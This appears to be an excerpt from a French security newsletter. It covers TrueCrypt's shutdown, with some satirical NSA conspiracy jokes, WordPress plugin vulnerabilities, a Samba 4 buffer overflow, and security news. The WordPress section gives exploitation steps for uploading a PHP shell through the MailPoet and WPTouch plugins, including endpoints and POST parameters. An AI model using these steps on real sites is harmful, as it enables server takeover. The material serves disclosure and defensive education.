Avant de nous lancer dans de vastes explications, voici un bref rappel sur ce qu'est (qu'était ?) TrueCrypt. Il s'agit d'un logiciel gratuit, multi plateforme (Windows, Mac et Linux) permettant de faire du chiffrement de données à la volée.

Il permet de créer un disque virtuel chiffré contenu à l'intérieur d'un fichier et de le monter comme un disque physique. Il est également possible de chiffrer entièrement une partition ou un périphérique externe. Le chiffrement est automatique, en temps réel et transparent pour l'utilisateur. Toute donnée stockée dans un volume TrueCrypt sera entièrement chiffrée, incluant les noms des fichiers et les répertoires.

Trois algorithmes de chiffrement sont disponibles afin d'assurer la sécurité des données : AES, Serpent et Twofish. De nombreuses combinaisons sont également disponibles (AES-Twofish, AES-Twofish-Serpent, Serpent-AES, Serpent-Twofish_AES et Twofish-Serpent). Celles-ci permettent de prévenir une potentielle faiblesse dans l'un des algorithmes, aux dépens de la vitesse de lecture et d'écriture. En effet, chaque bloc de données est chiffré individuellement.

Parallèlement, ou conjointement, à l'utilisation d'un mot de passe, il est possible d'utiliser un fichier jouant le rôle de clef secrète pour le chiffrement des données. Ces fichiers ne subiront aucune modification par TrueCrypt. Bien sûr, ces fichiers sont sensibles aux changements : si les 1024 premiers kilos bytes sont modifiés, il ne sera alors plus possible de déchiffrer vos données. Il est donc impératif d'utiliser des fichiers n'ayant pas pour vocation à être modifiés (Images, PDF, etc.).

« Avant sa rapide et brutale disparition, TrueCrypt était considéré comme robuste. De nombreux audits furent effectués ... aucun réel problème de sécurité n'a pu être identifié »


TrueCrypt est également connu pour ses possibilités de déni plausible. Le déni plausible consiste en l'incapacité de prouver qu'un conteneur caché et chiffré existe au sein d'un conteneur chiffré. Ce second volume chiffré est accessible à l'aide de son propre mot de passe (et non accessible à l'aide du mot de passe du volume principal). Son existence ne peut alors être prouvée, ou plutôt, ne peut être niée.

Avant sa rapide et brutale disparition, TrueCrypt était considéré comme robuste. De nombreux audits furent effectués afin d'éprouver sa sécurité et ils furent tous unanimes : aucun réel problème de sécurité n'a pu être identifié (Voir 1, 2 et 3).

> 28 mai 2014, nous avons perdu TrueCrypt

Le 28 mai 2014, une tempête a soufflé dans la sphère informatique. Les développeurs de TrueCrypt abandonnent le projet ! En effet, le site TrueCrypt.org a été modifié afin de rediriger vers une page rudimentaire hébergée sur truecrypt.sourceforge.net.

Ce nouveau site avertit les internautes de l'existence potentielle de failles de sécurité (WARNING: Using TrueCrypt is not secure as it may contain unfixed security issues). Ces failles seraient liées à la fin du support de Windows XP par Microsoft survenue trois semaines auparavant. Le site propose en tant qu'alternative un tutoriel sur le logiciel de chiffrement propriétaire de Windows : BitLocker.



Plusieurs points rendent la microsphère des spécialistes en sécurité informatique perplexes face à cette annonce :

➕La nouvelle page, plus que rudimentaire, pousse les utilisateurs d'un projet Open Source à se rapprocher d'un logiciel propriétaire Microsoft, connu pour sa proximité avec les services de renseignements américains.

➕La totalité des versions de TrueCrypt a été supprimée du site. Seule la version 7.2 (mise en ligne le jour même) subsiste. Cette dernière passant d'une taille de 3.3Mo à 2.5Mo (4).

➕Enfin, les développeurs ont déclaré que leur logiciel n'était plus fiable et l'ont abandonné, du jour au lendemain, après dix années de développement et de maintenance.

Tout le monde s'est accordé sur le fait que cette disparition est étrange, rapide et que quelque chose de louche traîne là-dessous. Oui, mais quoi? De nombreuses hypothèses existent :

Le projet TrueCrypt a été piraté

Une page faite à la va-vite, une annonce (passer sur BitLocker) tellement improbable qu'elle en est risible, une nouvelle version déchiffrant mais ne chiffrant plus... TrueCrypt a été piraté !!

Oui mais...

➕Sourceforge déclare qu'aucun de leur voyant permettant de détecter une intrusion ne s'est affolé. (6)

➕ La nouvelle version de TrueCrypt a été signée avec les mêmes clés que les autres versions.

➕ Plusieurs semaines plus tard, les développeurs auraient pu se manifester pour annoncer l'imposture, mais ne l'ont pas fait.

Le projet TrueCrypt comporte réellement de grosses vulnérabilités

De nombreux audits sont actuellement en cours sur le logiciel de chiffrement. L'un d'entre eux était il sur le point de trouver une importante vulnérabilité affectant l'ensemble des versions ?

Les développeurs n'ont d'ailleurs pas répondu favorablement à la demande des internautes désireux de disposer du code afin de pouvoir « forker » TrueCrypt. Officiellement, il serait préférable de repartir de zéro plutôt que de reprendre le logiciel.

Oui mais ...

➕L'apparition de failles critiques est quotidienne. Certains logiciels régulièrement impactés (Microsoft, Oracle, Adobe, etc.) devraient-ils faire comme TrueCrypt ? Ceci est un autre débat !

➕La présence d'une faille, même critique, ne signifie pas obligatoirement l'arrêt du développement d'un projet. TrueCrypt aurait pu s'en sortir mais a préféré saborder son projet ainsi que l'ensemble des versions précédentes sans donner la possibilité à la communauté de lui venir en aide.

Les services de renseignements s'en sont mêlés !

L'arrêt aussi brutal d'un logiciel vieux de dix ans reste un mystère pour de nombreuses personnes et la théorie du complot refait son apparition.

TrueCrypt commençait à revenir régulièrement dans des affaires ou les forces de l'ordre et les services secrets américains étaient mêlés (Edward Snowden, Daniel Dantas, etc.). Agacé par ces échecs à répétitions, il est probable que les services de renseignement américains (ou autre, ne soyons pas sectaires) aient réussi à découvrir l'identité des développeurs, qui étaient jusqu'ici restés anonymes.

Toujours selon cette théorie conspirationniste, la nouvelle page du site fait penser à un « Warrant Canary ». Ce procédé permet aux éditeurs d' « annoncer » qu'ils se sont fait approcher par les services de renseignement sans avoir le droit légalement de l'avouer publiquement (article 18 U.S.C 2709 du Patriot Act).

Cette affaire ressemble étrangement à l'affaire Lavabit, également utilisé par Edward Snowden, dont le projet avait été

sabordé d'une manière similaire.

Rajoutons à cela certains faits marquants :

➕ Demande aux utilisateurs de migrer vers une technologie « NSA compliant »

➕ Sur la page du site, on peut lire « WARNING: Using TrueCrypt is Not Secure As » Si l'on souhaite avoir plus de détails, il est possible de lire la totalité de la phrase : Using TrueCrypt is not secure as it may contain unfixed security issues

Si l'on extrait les premières lettres (uti nsa im cu si) nous obtenons « Si je veux utiliser la NSA » en latin ou encore, si l'on reprend le W du début (Wuti nsa im cu si) nous obtenons (j'espère que vous le savez), « la NSA voit tout le monde » en albanais. CQFD !

« Alors que les jours passants décrédibilisent de plus en plus l'hypothèse de la compromission du compte, nous sommes toujours dans l'attente de l'audit en cours qui pourra peut-être répondre à certaines de nos questions. »

Marre de mettre toujours en doute l'honnêteté de la NSA ? Cela se comprend. Après tout, ce n'est peut-être pas eux. N'oublions pas que la version 7.2 de TrueCrypt est la dernière version en date et que 7 et 2 correspondent respectivement à G et B. Il n'y a plus aucun doute, les services de renseignements anglais sont également dans le coup !

> Des alternatives à TrueCrypt ?

Depuis l'arrêt brutal de TrueCrypt, les alternatives fleurissent un peu partout dans le monde :

➕ des forks (Ciphersed.org, TrueCrypt.ch, VeraCrypt,) ;

➕ des logiciels compatibles (TcPlay, Luksus, etc.) ;

➕ ou encore des logiciels embarqués aux systèmes d'exploitation (Windows avec BitLocker, Mac avec FileVault ou encore Linux avec LUKS).

Le site Truecrypt.ch se présente ainsi comme une plateforme ayant pour ambition de récolter le maximum d'informations sur l'arrêt de TrueCrypt. Le site met à disposition les dernières versions valables de TrueCrypt. De plus, le site évoque clairement la possibilité d'un fork, qui reprendrait le code source de TrueCrypt toujours disponible sur Github.

Le développement de ce fork, basé en Suisse pour éviter toute influence américaine, serait moins opaque que celui de l'équipe originale.

Néanmoins, avant de commencer à travailler sur ce fork, l'équipe préfère attendre les résultats de l'audit de sécurité initié par l'OpenCryptoAudit. Une première partie des résultats a déjà été publiée et n'a pas permis d'identifier de faille critique dans le code source de l'ancienne version de TrueCrypt. Une version finale de l'audit devrait être disponible dans les prochains mois.

> Conclusions

Toutes les cartes ne sont pas encore jouées concernant TrueCrypt.

Alors que les jours passants décrédibilisent de plus en plus l'hypothèse de la compromission du compte, nous sommes toujours dans l'attente de l'audit en cours qui pourra peut-être répondre à certaines de nos questions.

Au cas où cet audit ne permettrait pas d'identifier de faille de sécurité critique, nos regards recommenceraient à se tourner vers les services de renseignements. Nous commençons à bien les connaître avec les nombreuses informations divulguées par les documents dérobés par Snowden.

Références

➕ **[1]** http://www.ssi.gouv.fr/IMG/cspn/dcssi-cspn_2008-03fr.pdf

➕ **[2]** http://news.techworld.com/security/3228701/fbi-hackers-fail-to-crack-truecrypt/

➕ **[3]** https://madiba.encs.concordia.ca/~x_decarn/truecrypt-binaries-analysis/

➕ **[4]** https://github.com/warewolf/truecrypt/compare/master...7.2#diff-9fc90217decda8d7d16d55ffaf7401c0R2295

➕ **[5]** http://beta.slashdot.org/story/203553

➕ **[6]** https://news.ycombinator.com/item?id=7813121

WordPress et les plugins vulnérables

par Arnaud REYGNAUD

Stefanos Kofopoulos

> Introduction

WordPress est un système de gestion de contenu (CMS / Content Management System) gratuit et libre, qui permet de créer et de gérer l'ensemble d'un site web ou plus simplement d'administrer un blog. Une importante communauté soutient aujourd'hui le projet et le fait évoluer à travers le monde entier. Le CMS se veut entièrement personnalisable, ce qui se traduit par un choix important de thèmes et de plugins proposés par les développeurs du projet, mais également par des tiers.

Bien que la sécurité soit un axe important dans le développement de WordPress, les multiples plugins et thèmes installés par les utilisateurs comportent bien souvent des vulnérabilités qui peuvent impacter de différentes manières le système hôte ; allant du classique déni de service à la compromission du serveur.

Récemment, plusieurs alertes critiques ont concernés 5 plugins qui amassent au total plus de 20 millions de téléchargements. Ce chiffre important laisse donc supposer que des milliers, voire des millions de sites basés sur WordPress, sont potentiellement vulnérables.

Dans cet article, nous tâcherons de présente les vulnérabilités en question, publiées cet été et qui affectent les plugins suivants :

- All In One SEO Pack 2.1.5.1 ;
- Custom Contact Forms 5.1.0.2 ;
- MailPoet Newsletters 2.6.6 ;
- WP Touch 3.4.3 ;

http://blog.secupress.fr/attaques-wordpress-261.html
https://cert.xmco.fr/veille/index.xmco?nv=CXA-2014-2577


Nikolay Bachiyski

> Custom Contact Forms

Description

Le plugin Custom Contact Forms est utilisé afin de créer des formulaires de contacts personnalisés.

https://wordpress.org/plugins/custom-contact-forms/

Détails techniques

La vulnérabilité étudiée permet à un attaquant distant non authentifié d'altérer la base de données et de compromettre l'intégralité du site Web concerné, voire d'accéder au serveur. Cette faille peut être exploitée en abusant des fonctions d'import et d'export propres au plugin.

Pour ce faire, un attaquant peut profiter de la fonction **is_admin()** définie au sein du coeur de WordPress. Cette dernière permet de vérifier le niveau de permission d'un utilisateur afin d'autoriser ou non la poursuite d'une action. Comme spécifié dans la documentation, cette fonction ne doit pas être utilisée dans le cadre de vérification de sécurité.

```
require_once('custom-contact-forms-front.php');
$custom_contact_front = new CustomContactFormsFront();
if (!function_exists('serveCustomContactForm')) {
add_action('init', array(&$custom_contact_front, 'frontInit'), 1);
add_action('template_redirect', array(&$custom_contact_front, 'includeDependencies'), 1);
//add_action('wp_enqueue_scripts', array(&$custom_contact_front, 'insertFrontEndScripts'), 1
//add_action('wp_print_styles', array(&$custom_contact_front, 'insertFrontEndStyles'), 1);
add_shortcode('customcontact', array(&$custom_contact_front, 'shortCodeToForm'));

add_filter('the_content', array(&$custom_contact_front, 'contentFilter'));
} else { /* is admin */
$GLOBALS['ccf_current_page'] = (isset($_GET['page'])) ? $_GET['page'] : '';
require_once('custom-contact-forms-admin.php');
$custom_contact_admin = new CustomContactFormsAdmin();
if (!function_exists('CustomContactForms_ap')) {
$admin_options = $custom_contact_admin->getAdminOptions();
if (isset($admin_options['enable_dashboard_widget']) && $admin_options['enable_dashboar
add_action('init', array(&$custom_contact_admin, 'adminInit'), 1);

if ($custom_contact_admin->isPluginAdminPage()) {
add_action('wp_ajax_ccf-ajax', array(&$custom_contact_admin, 'handleAJAX'));
add_action('wp_ajax_nopriv_ccf-ajax', array(&$custom_contact_admin, 'handleAJAX'));
add_filter('plugin_action_links', array(&$custom_contact_admin,'appendToActionLinks'), 10, 2
add_action('admin_menu', 'CustomContactForms_ap');
}
```

Dans le cas présent, la fonction adminInit() est utilisée au sein du fichier custom-contact-forms.php du plugin. En étudiant les sources il est possible de constater que cette fonction est dépendante de la fonction is_admin().

Les méthodes suivantes :

➕La fonction downloadExportFile() permet d'exporter une partie de la base de données SQL (en fonction des paramètres définis dans le plugin) et de la récupérer dans un dossier export/ ;

➕La seconde fonction downloadCSVExportFile() reprend les mêmes actions que précédemment dans un fichier CSV (Comma-separated values) ;

➕Enfin, la dernière runImport() sert à importer des commandes SQL initialement prévues à des fins de backup.

```
11    function adminInit() {
12        $this->downloadExportFile();
13        $this->downloadCSVExportFile();
14        $this->runImport();
15    }
```

Toutes ces fonctions utilisent donc des droits d'administration. Il est ainsi possible d'utiliser la fonction runImport() afin d'exécuter des commandes SQL spécialement conçues dans la base de données (créer un administrateur par exemple) avec des droits élevés. Il en résulte ainsi la compromission du site, le défacement, ou encore le vol d'informations.

http://blog.sucuri.net/2014/08/database-takeover-in-custom-contact-forms.html

> All in One SEO Pack

Description

Ce plugin est utilisé afin d'optimiser les informations utilisées par les moteurs de recherche pour le référencement des publications du site web hôte. Il totalise plus de 20 millions de téléchargements.

La vulnérabilité étudiée permet à un attaquant authentifié avec un niveau de privilèges restreints (exemple un rôle Auteur, Contributeur, etc.) de modifier les informations liées au plugin (SEO Title, SEO Description, SEO Keywords). Cela peut impacter de manière significative l'image du site ainsi que son référencement par les moteurs de recherche.

En combinant cette faille avec une autre de type « Cross-Site Scripting » (XSS), il est possible d'injecter du code dans le panneau d'administration et de compromettre les utilisateurs / administrateurs du site ciblé.

Différentes conséquences peuvent découler de cette attaque :

➕Atteinte à l'intégrité des comptes utilisateurs ;

➕Défacement du site ;

➕Etc.

http://blog.sucuri.net/2014/05/vulnerability-found-in-the-all-in-one-seo-pack-wordpress-plugin.html

> MailPoet Newsletters / Wysija

Description

Le plugin permet de concevoir des newsletters et de gérer ses listes d'abonnés dans WordPress.

La vulnérabilité référencée CVE-2014-4725 permet à un attaquant distant de contourner certaines restrictions de sécurité (liées à la phase d'authentification) et d'exécuter du code PHP arbitraire sur le serveur. Cette exploitation est possible en uploadant un fichier spécialement conçu. Il est alors possible de prendre le contrôle du serveur.

Détails techniques

MailPoet offre des possibilités de customisation de l'apparence des newsletter liées au plugin.

Comme la vulnérabilité affectant «Custom Contact Form», la faille concerne l'abus de la fonction admin_init() fournie par WordPress.

Un attaquant est en mesure d'uploader sur le serveur un faux thème intégrant un fichier lui permettant d'interagir avec le serveur (shell PHP). L'opération se veut relativement simple :

➕Etape 1

L'attaquant va créer une archive reprenant la structure d'un thème accepté par le plugin (il faut obligatoirement un style.css) et y ajouter son shell .PHP (exemple ThemeShell.php).

➕Etape 2

L'astuce se situe dans l'abus de /wp-admin/admin-post.php, plus précisément du hook admin_init().

L'attaquant va ainsi envoyer une requête HTTP POST spécialement conçue vers /wp-admin/admin-post.php?page=wysija_campaigns&action=themes afin de contourner les mécanismes de vérification et d'envoyer son archive sur le serveur.

Le payload devra comporter :


action	*"themeupload"*
submitter	*"Upload"*
overwriteexistingtheme	*"on"*

Sans omettre le zip !

Il suffit ensuite d'accéder au fichier sur :
/wp-content/uploads/wysija/themes/ThemeShell.php

Il est important de préciser qu'il s'agit initialement d'une fonctionnalité de WordPress et non d'une vulnérabilité ou d'une erreur de développement. Il est cependant possible de l'utiliser afin de contourner certains mécanismes de sécurité notamment dans le cas d'une utilisation incorrecte des fonctions précédemment évoquées.

Les bonnes pratiques de développement sécurisé déconseillent fortement l'utilisation de la fonction admin_init() ou encore du is_admin() comme nous venons de le voir avec ces deux plugins.



> WPTouch

Description

Le plugin permet de créer une version mobile d'un site afin de l'adapter aux visiteurs disposant de matériels nomades. A l'heure actuelle, plus de 6 millions de téléchargements ont déjà été recensés.

Les versions concernées par la vulnérabilité présentée ne sont liées qu'à la branche 3.x du plugin et antérieures à la 3.4.3.

Le principe est calqué sur l'exploitation de la vulnérabilité impactant MailPoet. Le plugin utilise ici un wp-nonce (token CSRF) utilisé à la fois dans la partie backend ainsi que pour le système d'upload en AJAX. En récupérant ce token et en le renvoyant dans une requête spécialement conçue, un utilisateur malveillant est en mesure d'uploader un fichier arbitraire afin d'interagir avec le serveur.

Afin de mieux comprendre le fonctionnement de cette « vulnérabilité », il est important de rappeler ce qu'est une « Cross Site Request Forgery » (CSRF). Il s'agit d'un type d'attaques inhérent aux applications Web. Bien que très répandues, elles sont trop souvent dénigrées ou considérées comme inefficaces, à tort !

Le principe est simple, un attaquant va altérer un lien dans le but de provoquer l'exécution d'une action non souhaitée par l'utilisateur. Pour ce faire, il lui suffira de se baser sur une requête prédictible avant de l'envoyer à un utilisateur par le biais de différentes techniques (simple URL, image, etc.).

Il est important de les distinguer des XSS qui consistent à injecter du code dans un document HTML afin d'abuser le navigateur client. Le but d'une CSRF est en revanche d'exécuter une action non désirée par le client sur un site où la victime possède un accès privilégié.

La CSRF se base en grande partie sur la confiance attribuée aux utilisateurs par l'application. L'attaque est donc un audacieux mélange entre la crédulité de l'utilisateur, l'attention que l'attaquant aura porté à son approche, et bien évidemment sa connaissance quant aux actions à mener.

Les conséquences peuvent se révéler désastreuses pour une entreprise. Une attaque bien construite peut ainsi conduire à des changements de mots de passe, l'altération des contenus d'un site Web, des achats en ligne non souhaités, l'envoi d'emails, etc.

Bien que l'intention de se protéger des CSRF soit louable, l'intégration de mesures de protection incomplètes apporte à son tour de nouvelles vulnérabilités.

Dans le cas présent, l'attaquant a seulement besoin d'un compte sur le site sans privilèges particuliers. Un token utilisé à la fois comme mesure anti-CSRF sur la partie backend et en tant que mécanisme de vérification pour la fonction d'upload du plugin va ensuite être utilisé. Le plugin utilisant un mécanisme d'upload local à la place des solutions fournies par WordPress via son API, il est possible de contourner les mécanismes de sécurité classiques.

Voici les étapes de l'exploit en quelques lignes :

➕Etape 1 :

- S'identifier sur le site ciblé avec des droits non administrateur (auteur par exemple)

- Récupérer la valeur du token admin_nonce lié à l'URL / wp-admin (dans le cookie créé par WordPress).

➕Etape 2 :

- Envoyer une requête POST vers wp-admin/admin-ajax.php ayant pour payload :

file_type=	*"homescreen_image"*
action=	*"upload_file"*
setting_name=	*"wptouch__foundation__logo_image"*
wp_nonce=	*"valeur du nonce récupéré"*

- Sans omettre le fichier faisant office de shell.

admin-ajax.php va traiter la requête et interagir avec le mécanisme d'upload du plugin WPTouch (cf. paramètre en POST). L'attaquant aura ainsi son shell à disposition sur le serveur.

> Conclusion

Bien évidemment, cette liste n'est pas exhaustive et les entités citées ne doivent pas être tenues pour responsables de toutes les attaques liées à WordPress. D'autres plugins sont régulièrement touchés à l'instar de TimThumb, vBulletin, etc., sans omettre les nombreux thèmes compromis ou encore les composants « maison » développés par les utilisateurs du CMS.

A l'heure actuelle, toutes les vulnérabilités citées ont été corrigées par les éditeurs.

Quoi qu'il en soit, quelques conseils simples permettent de réduire les risques encourus :

✚ N'utiliser que les plugins « nécessaires », inutile de rajouter des vulnérabilités supplémentaires en élargissant la surface d'attaque ;

✚ Apporter la plus grande vigilance quant aux plugins et thèmes gratuits. ;

✚ Maintenir le CMS, tout comme l'ensemble de ses composants, à jour ;

✚ Sans omettre le simple fait de se tenir informé de manière régulière sur les vulnérabilités affectant ces composants.

Références

✚ https://wordpress.org/plugins/ notamment les pages liées aux /developers/ ainsi que les /changelog/

✚ https://wordpress.org/plugins/all-in-one-seo-pack/

✚ http://blog.sucuri.net

✚ http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4725

✚ http://codex.wordpress.org/Plugin_API/Action_Reference/admin_init

✚ http://codex.wordpress.org/Function_Reference/is_admin

✚ https://dev.metasploit.com/api/Msf/HTTP/Wordpress/URIs.html

✚ http://packetstormsecurity.com/files/127475/Wordpress-WPTouch-Authenticated-File-Upload.html

> INFO

XMCO partenaire média de NoSuchCon #2

La conférence internationale NoSuchCon aura lieu les 19, 20 et 21 novembre à l'espace Niemeyer.

Les membres reconnus de la communauté internationale qui constituent le comité nous ont encore une fois concocté un programme des plus alléchant avec la présence d'experts internationaux, venus exposer leurs travaux de recherches au travers de présentations souvent techniques.

Parmis les talks d'ores et déjà annoncés, on peut déjà relever :
- Rolf Rolles nous gratifiera d'une Keynote intitulée «Program Synthesis in Reverse Engineering» ;
- Alex Ionescu, qui fait durer le suspens avec son talk «surprise» dont il n'a pas encore révélé le contenu ;
- Andrea Barisani présentera quant à lui les avancées de son projet USB Armory, et qui devrait même apporter avec lui quelques prototypes ;
- Nicolas Collignon égratignera les mécanismes de sécurité de la Google App Engine, garanti sans troll et avec des exemples d'attaque concrets ;
- Benjamin Delpy nous instruira sur les nouvelles fonctionnalités de sécurité apportées par Windows 10 et sur les évolutions de son outil d'exploitation Mimikatz ;
- Renaud Lichfitz fera une démonstration de calcul sur ordinateur quantique et abordera les impacts de cette technologie sur les mécanismes de cryptographiques actuels ;

Pour le détail complet du programme et les informations pratiques, nous vous invitons à consulter la page dédiée du site de la NoSuchCon : http://www.nosuchcon.org/#schedule

Prenez donc vos places tant qu'il en reste, et si vous n'avez pas la chance de vous y rendre, XMCO sera partenaire média et proposera un résumé des conférences au sein du numéro #39 de l'ActuSécu.

Samba 4 : faille CVE-2014-3560

par Etienne BAUDIN

Kevin Baird

L'origine de la faille

Au début de l'été, une vulnérabilité critique a été découverte au sein de la version 4 du célèbre serveur CIFS : Samba. Cette faille permet de prendre le contrôle d'un système vulnérable à distance.

La vulnérabilité provient de la définition de la fonction « unstrcpy » utilisée au sein du composant « nmbd » pour résoudre les noms NetBIOS.

Avant toute chose, il est nécessaire d'observer la déclaration des types fstring et unstring.

```
#define FSTRING_LEN 256
typedef char fstring[FSTRING_LEN];

#define MAX_NETBIOSNAME_LEN 16
typedef char unstring[MAX_NETBIOSNAME_LEN*4];
```

Observons maintenant la définition de la fonction vulnérable :

```
#define unstrcpy(d,s) \
do { \
    const char *_unstrcpy_src = (const char *)(s); \
        strlcpy((d),_unstrcpy_src ? _unstrcpy_src : «
»,sizeof(fstring)); \
} while (0)
```

Cette fonction permet de faire une copie d'un élément de type unstring d'une source s vers une destination d. Pour cela, la fonction strlcpy, qui permet de réaliser une copie de chaine de manière « sécurisée » est utilisée. Le prototype de cette fonction est le suivant :

```
size_t strlcpy(char * restrict dst, const char * restrict
src, size_t size);
```

La vulnérabilité provient du fait qu'aucune vérification n'est effectuée sur la taille des données à copier depuis la source vers le tampon de destination. Il est donc possible de provoquer un débordement de tampon.

En effet, sizeof(fstring), qui permet de connaître la taille d'un élément de type fstring, retourne 256. Or dans les cas d'utilisation de la fonction unstrcpy, l'élément de destination est de type unstring, qui est défini pour avoir une taille de 64 octects. En utilisant cette fonction, il est ainsi possible de forcer le système à stocker 256 octets dans un tampon de 64.

Le code suivant est un bon exemple de l'utilisation de cette fonction :

```
static void name_to_unstring(unstring unname, const char
*name)
{
    nstring nname;

        errno = 0;
```

```
        push_ascii_nstring(nname, name);
        if (errno == E2BIG) {
                unstring tname;
                pull_ascii_nstring(tname,  sizeof(tname),
nname);
                strlcpy(unname, tname, sizeof(nname));
                DEBUG(0,(« name_to_nstring: workgroup
name %s is too long. Truncating to %s\n »,
                        name, tname));
        } else {
                unstrcpy(unname, name);
        }
}
```

Comme on peut ainsi le voir dans cet exemple, la variable unname est au format unstring. Il est donc possible de mettre 256 octets dans un tampon de seulement 64 octects. Le débordement, et donc la corruption de la mémoire, sont inévitables.

« La vulnérabilité provient de la définition de la fonction « unstrcpy » utilisée au sein du composant « nmbd » pour résoudre les noms NetBIOS. »

Il est possible d'exploiter cette vulnérabilité en envoyant des paquets réseau CIFS spécialement conçus.

A ce jour, aucun exploit n'a été publié. Par ailleurs, cette vulnérabilité a été corrigée dans la version 4.1.11.

> INFO

Des chercheurs publient le code de l'attaque BadUSB

Deux mois après la démonstration de l'attaque connue sous le nom « BadUSB » par SR Labs dans le cadre de la BlackHat (voir CXA-2014-2553), deux chercheurs américains, Adam Caudill et Brandon Wilson ont réussi à reproduire l'attaque dans le cadre d'une autre conférence dédiée à la sécurité : la Derbycon.

Les chercheurs se sont défendus de cette publication potentiellement dangereuse en estimant que des agences disposant de moyens conséquents comme la NSA pourraient déjà utiliser secrètement cette attaque.

Les chercheurs de SR Labs à l'origine de cette découverte avaient refusé de divulguer leur preuve de concept lors de la BlackHat. Contrairement à eux, Caudill et Wilson ont publié leur travail. Ils espèrent ainsi favoriser une prise de conscience des acteurs du secteur. Ils espèrent également que de futures corrections soient apportées sur les implémentations des firmwares USB. En lâchant un tel code dans la nature, ils veulent prouver que n'importe qui peut s'en servir et ainsi mettre la pression sur les fabricants.

Le code de l'attaque est disponible sur GitHub à l'adresse suivante :
https://github.com/adamcaudill/Psychson

Encore plus fort : comment mettre 256 octets dans 16 octets ?

En analysant le code vulnérable, nous avons pu observer que la fonction nstrcpy était également vulnérable. Elle est définie de la façon suivante :

```
#define nstrcpy(d,s) \
do { \
      const char *_nstrcpy_src = (const char *)(s); \
                strlcpy((d),_nstrcpy_src  ?  _nstrcpy_src  :  «
»,sizeof(fstring)); \
} while (0)
```

Celle-ci permet donc la copie d'élément de type nstring. Or, le type nstring est défini comme ci-dessous:

```
#define MAX_NETBIOSNAME_LEN 16
typedef char nstring[MAX_NETBIOSNAME_LEN];
```

Il est donc possible de réaliser la copie d'un élément de 256 octets dans un élément de seulement 16 octets.

Bien que cette fonction vulnérable soit définie, elle n'est, dans les faits, jamais utilisée dans le code de samba. Son exploitation est donc nettement plus compliquée...

Nous avons découvert la vulnérabilité par une simple analyse du code source. Néanmoins, elle avait déjà été repérée et corrigée par les développeurs au sein de la version 4.1.12.

Références

Code vulnérable
https://git.samba.org/?p=samba.git;a=blob;f=lib/util/string_wrappers.h;h=5f9d5684e62e-54b526922e83299a8c41c3bfa692

Vulnérabilité découverte par analyse de code
https://bugzilla.samba.org/show_bug.cgi?id=10758

CVE-2014-3560
http://www.samba.org/samba/security/CVE-2014-3560

Le whitepaper du mois

par Charles DAGOUAT

Testing Guide 4.0 de l'OWASP

Après 18 mois de travail, l'organisation Open Web Application Security Project (OWASP) vient de publier son guide de tests Web dans sa version 4.0.

L'objectif est de renforcer les bonnes pratiques en matière de sécurisation des applications Web à travers :


- la présentation de vulnérabilités récurrentes ;
- des explications ciblant les nouvelles technologies ;
- un ensemble de conseils et d'outils destinés à aider les développeurs, les utilisateurs ainsi que les professionnels de la sécurité ;
- des initiations à la cryptographie ;
- etc.

Plus de 60 personnes de par le monde ont participé à l'élaboration de cette mise à jour, au terme de laquelle ont été publiées les 220 pages du guide.

Selon Andrew Muller, un membre de l'équipe dirigeant le projet, ce document se révèle avant tout être un outil pédagogique destiné à éduquer les gens ; quel que soit leur niveau ou leur expérience.

